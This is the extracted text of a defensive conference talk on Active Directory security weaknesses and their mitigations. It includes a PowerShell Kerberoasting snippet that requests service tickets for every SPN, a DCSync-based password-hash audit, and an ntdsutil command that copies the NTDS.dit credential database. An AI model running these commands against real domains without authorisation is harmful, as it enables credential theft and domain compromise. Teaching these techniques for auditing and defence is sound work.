



Active Directory Security: Beyond the Easy Button



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com

www.ADSecurity.org
TrimarcSecurity.com



I was going to do a talk on Active
Directory Security...

But this is the last DerbyCon...

What are they going to do if I
don't...?




DerbyCon Reflections



I have met AMAZING People at DerbyCon



Lesley Carhart @derbycon
@hacks4pancakes



You are DerbyCon

You are **awesome**





baba yaga @ derbycon

@fizzystar_

Hello to all 200 people @PyroTek3 introduced me to last night at #LobbyCon !

Learn How to Introduce People &
Introduce People to... **Everyone**

Be awesome
to each other



alissa @ derbycon @dnsprincess · 18h

Hey [@derbycon](#) we're still taking backpacks, school supplies, and other donations for Frankie's Closet foster children's charity.

Come help fill these shelves! (ends tomorrow)

<3 [@mzbat](#) and the gorgeous model is the wonderful [@_breakfastpants](#)





Dave Kennedy (ReL1K) ✓

@HackingDave



Every year we raised more money for charities than super large conferences. We saved and made a difference in people's lives.

This year is no different. All of our leftover money is going directly to charity.

Make a difference.

Continue to do Great Things



“DON'T CRY BECAUSE
IT'S OVER, SMILE
BECAUSE IT HAPPENED.”

— DR. SEUSS



Active Directory Security: Beyond the Easy Button



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com

www.ADSecurity.org
TrimarcSecurity.com



Warning:

Many of the Defensive Techniques Described in this Talk are “Advanced” and Require Thorough Testing before Deploying.

Moving Default AD Groups can have unexpected consequences.

ABOUT

- ❖ Founder Trimarc ([Trimarc.io](https://trimarc.io)), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Microsoft MVP
- ❖ Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- ❖ Security Consultant / Researcher
- ❖ AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



AGENDA

- The Top 15 Most Common AD Security Issues
- Detecting Active Directory Recon
- Breaking AD Recon
- Securing & Hardening Active Directory
- Active Directory Security Recommendations

A Question I Hear Regularly:

“Can Active Directory Be Secured?”

We'll get to that...



Trimarc's Top 15 Most Common AD Security Issues

We Find Interesting Things in AD...

Sean Metcalf (@PyroTek3) TrimarcSecurity.com







Avenues to Compromise

- GPO permissions
 - Modify a GPO to own everything that applies it
- AD Permissions
 - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
 - Group inception = innocuous groups with super powers
- Over-permissioned accounts
 - Regular users are admins
- Service account access
 - Domain Admins (of course!)
- Kerberos Delegation
 - Who really knows what this means?
- Password Vaults
 - Issues like CyberArk vuln from a couple months ago
- Backup Process
 - What servers backup Active Directory? How is this backup data protected?

In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.


Weak Domain Password Policy

Policy	Policy Setting
 Enforce password history	24 passwords remembered
 Maximum password age	42 days
 Minimum password age	1 days
 Minimum password length	10 characters
 Password must meet complexity requirements	Enabled
 Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.

At least use Fine-Grained Password Policies for Admins & Service Accounts

Weak Password Analysis



Accounts with Weak Passwords

Many users tend to use weak passwords that are easy to remember, e.g. 'Pa\$\$w0rd' or 'September2016'. This fact is well known to attackers, who try to guess them using dictionary attacks. Password hashes from Active Directory have therefore been checked against a dictionary of most common passwords. If weak passwords are found, we recommend [implementing a solution to prevent this](#).

Non-Unique Passwords

Some companies require their IT staff to have at least 2 user accounts, one for regular and one for administrative operations. Such security policies become much less effective if these 2 accounts have the same password. It's important to [manage your administrative credentials separately](#).

Passwords stored using reversible encryption

Passwords that are stored using reversible encryption can be retrieved in ClearText form from the Active Directory database by privileged users. Disabling this feature only starts taking effect during password changes.

Accounts with LM hashes

The LAN Manager (LM) hash is prone to a brute force attack and Microsoft recommends preventing the storing of LM hashes.

Auditing Active Directory Password Quality

August 7, 2016 | Michael Grafnetter

Overview

The latest version of the [DSInternals PowerShell Module](#) contains a new cmdlet called **Test-PasswordQuality**, which is a powerful yet easy to use tool for Active Directory password auditing. It can detect **weak, duplicate, default, non-expiring or empty passwords** and find accounts that are violating **security best practices**. All domain administrators can now audit Active Directory passwords on a regular basis, without any special knowledge.

Usage

The Test-PasswordQuality cmdlet accepts output of the [Get-ADDBAccount](#) and [Get-ADReplAccount](#) cmdlets, so both **offline** (ntds.dit) and **online** (DCSync) analysis can be done:

```
1 Get-ADReplAccount -All -Server LON-DC1 -NamingContext "dc=adatum,dc=com"
2   Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-
3
4 <#
5 Sample output:
6
7 Active Directory Password Quality Report
8 -----
9
10 Passwords of these accounts are stored using reversible encryption:
11 April
```

Default Domain Controllers Policy is.. default

Local Policies/Security Options

Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None










Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled

Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

Domain Controllers with minimal event auditing

Policy	Policy Setting
 Audit account logon events	Success, Failure
 Audit account management	Success, Failure
 Audit directory service access	Not Defined
 Audit logon events	Success, Failure
 Audit object access	Not Defined
 Audit policy change	Not Defined
 Audit privilege use	Success, Failure
 Audit process tracking	Not Defined
 Audit system events	Not Defined

Policy	Setting
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings	Enabled

Determine actual auditing configuration:
auditpol.exe /get /category:*

Account Operators Instead of Delegation

Account Operators Properties

?

×

General

Members

Member Of

Managed By

Members:

Name

Active Directory Domain Services Folder



Ruth Parker

trimarcresearch.com/Administration/Admin Acco...

Account Operators Instead of Delegation

Account Operators Properties

?

×

General Members Member Of Managed By

Members:

Name



Ruth Parker

Note

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

AD Admin Accounts Have Old Passwords

SamAccountName	Enabled	PasswordLastSet	Password Age (years)
admAEdwards	Yes	1/12/2013 2:20:06 PM	6.5
admBWalker	No	6/11/2017 10:14:08 AM	2.2
admCGriffin	Yes	3/1/2019 12:41:18 PM	0.4
Administrator	Yes	1/9/2005 10:58:24 AM	14.5
AGPMSERVICE	Yes	5/3/2009 3:17:32 PM	10.2
SCCMsvc	Yes	11/14/2011 5:23:12 PM	7.6
VMWareAdmin	Yes	8/28/2012 10:23:41 AM	7.0
VulnerabilityScanner	Yes	9/19/2015 4:43:19 PM	3.9

Default Domain Administrator Account SPN

- There is no good reason for admin accounts to have Kerberos SPNs.
- Attack:
Kerberoast these accounts to own AD.

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *
$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
{
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
    {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
    }
}
klist purge
ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
{
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
}
```

trimarcadmin Properties

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment
General	Address	Account	Profile
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor

Attributes:

Attribute	Value
objectGUID	5ef40239-0ede-4973-b1c9-fe9c238d5f1a
objectSid	S-1-5-21-3059099413-3826416028-8152235
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	5/16/2018 2:05:36 PM Eastern Daylight Tim
replPropertyMetaData	AttID Ver Loc:USN Org:DSA
sAMAccountName	trimarcadmin
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSvc/TRRDSQL:1433
userAccountControl	0x200 = (NORMAL_ACCOUNT)
uSNChanged	12883
uSNCreated	8196
whenChanged	5/17/2018 12:13:21 AM Eastern Daylight Tim
whenCreated	5/16/2018 9:20:16 PM Eastern Daylight Tim

Edit

Filter

AD Admin Accounts with SPNs

```
PS C:\> get-aduser -filter {ServicePrincipalName -like "*"} `
-prop ServicePrincipalName,AdminCount,MemberOf |
where {$_.SID -notmatch '502'}
```


```
DistinguishedName      : CN=Thrawn,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
Enabled                : True
GivenName              :
MemberOf               : {CN=Domain Admins,CN=Users,DC=theacme,DC=io}
Name                   : Thrawn
ObjectClass             : user
ObjectGUID             : c4fe6e78-a176-4cb1-a8b0-192a599e9ad9
SamAccountName         : thrawn
ServicePrincipalName    : {MSSQL/dbsrv1:1433}
SID                    : S-1-5-21-143179592-3749324205-2095737646-4101
Surname                :
UserPrincipalName       : thrawn@theacme.io
```

Service Accounts in Domain Admins

- Service Accounts rarely actually need Domain Admin rights
- Better to delegate the required rights for the accounts.

Mitigation:

- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
 - Workstations
 - Servers
 - Domain Controllers



Server GPOs Linked to Domain Controllers

The screenshot displays the Group Policy Management console for the forest **ad.adsecurity.org**. The left pane shows the hierarchy: **Forest: ad.adsecurity.org** > **Domains** > **ad.adsecurity.org**. Under **ad.adsecurity.org**, the following policies are listed: **Default Domain Policy**, **Accounts**, **Domain Controllers** (containing **Default Domain Controllers Policy** and **Server Policy**), **Enterprise**, **Servers** (containing **Server Policy**), **Group Policy Objects**, and **WMI Filters**. The **Server Policy** is selected.


The right pane shows the **Server Policy** details. The **Settings** tab is active, showing that the policy is **Computer Configuration (Enabled)**. The data was collected on **3/14/2018 11:58:36 PM**. The **Policies** section lists the following settings:

- Windows Settings**
- Security Settings**
- Restricted Groups**

The **Restricted Groups** section contains a table with the following data:

Group	Members	Member of
ADSECLAB\Server Admins		BUILTIN\Administrators

Server GPOs Linked to Domain Controllers



Group Policy Management

- Forest: ad.adsecurity.org
 - Domains
 - ad.adsecurity.org
 - Default Domain Policy
 - Accounts
 - Domain Controllers
 - Default Domain Controllers Policy
 - Server Policy**
 - Enterprise
 - Servers
 - Server Policy
 - Group Policy Objects
 - WMI Filters

Server Policy

Scope Details Settings Delegation

Server Policy
Data collected on: 3/14/2018

Computer Configuration (C)

Policies

Windows Settings

Security Settings

Restricted Groups

Group

ADSECLAB\Se

Administrators Properties

Object Security Attribute Editor


General Members Member Of Managed By

Members:

Name	Active Directory Domain Services Folder
adsecadmin	ad.adsecurity.org/Users
Domain Admins	ad.adsecurity.org/Users
Enterprise Admins	ad.adsecurity.org/Users
Server Admins	ad.adsecurity.org/Users

Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.

Modify Rights to GPOs at Domain /DC Level



The screenshot shows the Group Policy Management console for the domain trimarcresearch.com. The left pane shows the hierarchy: Domains > trimarcresearch.com > Servers > Server Baseline Security Policy. The right pane shows the 'Server Baseline Security Policy' GPO with the 'Delegation' tab selected. The 'Groups and users' table lists the following:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (TRIMARCRESEARCH\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (TRIMARCRESEARCH\Enterprise Ad...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
Nick Fury (nfury-sa@trimarcresearch.com)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

Buttons at the bottom: Add..., Remove, Properties, Advanced...

Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.

Accounts with Delegated Rights to AD

- Group membership
- AD delegated permissions
- Group Policy delegation
- Group Policy User Rights Assignments (DC GPOs)

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Domain Permission Delegation Issues

```
Domain : lab.trimarcresearch.com
IdentityReference : TRDLAB\Domain Computers
ActiveDirectoryRights : Full Control
ObjectAttribute : user All
InheritedobjectClass : user
ObjectClass : All
AccessControlType : Allow
IsInherited : False
```

```
Domain : lab.trimarcresearch.com
IdentityReference : TRDLAB\ServerAdmins
ActiveDirectoryRights : ReadProperty, WriteProperty, ExtendedRight, GenericExecute
ObjectAttribute : computer All
InheritedobjectClass : computer
ObjectClass : All
AccessControlType : Allow
IsInherited : False
ObjectFlags : InheritedobjectAceTypePresent
InheritanceFlags : ContainerInherit
PropagationFlags : Inheritonly
FlaggedForReview : False
```

AdminSDHolder Permission Delegation Issues

```
Domain           : lab.trimarcresearch.com
ObjectDN         : CN=AdminSDHolder,CN=System,DC=lab,DC=trimarcresearch,DC=com
IdentityReference : TRDPROD\User Admins
ActiveDirectoryRights : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass : All
ObjectClass      : All
AccessControlType  : Allow
IsInherited       : False
ObjectFlags       : None
InheritanceFlags   : None
PropagationFlags   : None
```

```
Domain           : prod.trimarcresearch.com
ObjectDN         : CN=AdminSDHolder,CN=System,DC=prod,DC=trimarcresearch,DC=com
IdentityReference : TRDPROD\User Admins
ActiveDirectoryRights : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass : All
ObjectClass      : All
AccessControlType  : Allow
IsInherited       : False
ObjectFlags       : None
InheritanceFlags   : ContainerInherit
PropagationFlags   : None
```

Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
 - <https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/>
- ACLight (Batch file that calls PowerShell):
 - <https://github.com/cyberark/ACLight>
- Bloodhound:
 - <https://github.com/BloodHoundAD/BloodHound>

Admins Use Regular Workstations for AD Administration

1 workstation

30 accounts in the local Administrators group.

50 accounts w/ local admin via software management system.

20 accounts with control of the computer via security agent(s).

=====

~ 100 accounts with effective admin rights on the workstation

*How many GPOs apply to the workstation &
how many accounts have modify rights?*

Who has control of your workstation?



Kerberos Delegation


- Delegation = Impersonation
- Kerberos Delegation:
 - **Unconstrained:**
Impersonate users connecting to service to ANY Kerberos service.
 - **Constrained:**
Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
 - **Constrained with Protocol Transition:**
Impersonate any user to SPECIFIC Kerberos services on servers. (aka “Kerberos Magic”)
 - **Resource-based Constrained Delegation:**
Enables delegation configured on the resource instead of the account.

Kerberos Delegation

- Delegation = Impersonation
- Kerberos Delegation:
 - **Unconstrained:**
Impersonate users connecting to service to ANY Kerberos service.
 - **Constrained:**
Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
 - **Constrained with Protocol Transition:**
Impersonate any user to SPECIFIC Kerberos services on servers. (aka “Kerberos Magic”)
 - **Resource-based Constrained Delegation:**
Enables delegation configured on the resource instead of the account.



Cross-Forest Administration



Cross-Forest Administration

- Production <--one-way--trust---- External
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Fix/Resolve these common issues
to Level Up Your AD Security
Posture



Domain Controllers with Unencrypted Disks/Storage

Offline access to the NTDS.dit can result in some interesting persistence methods.

Short-term AD admin access provides DC admin rights.

Access to DC backups = AD compromise

Install From Media (IFM) Files

```
PS C:\> ntdsutil.exe "act inst NTDS" ifm "Create Sysvol Full C:\IFM" q q
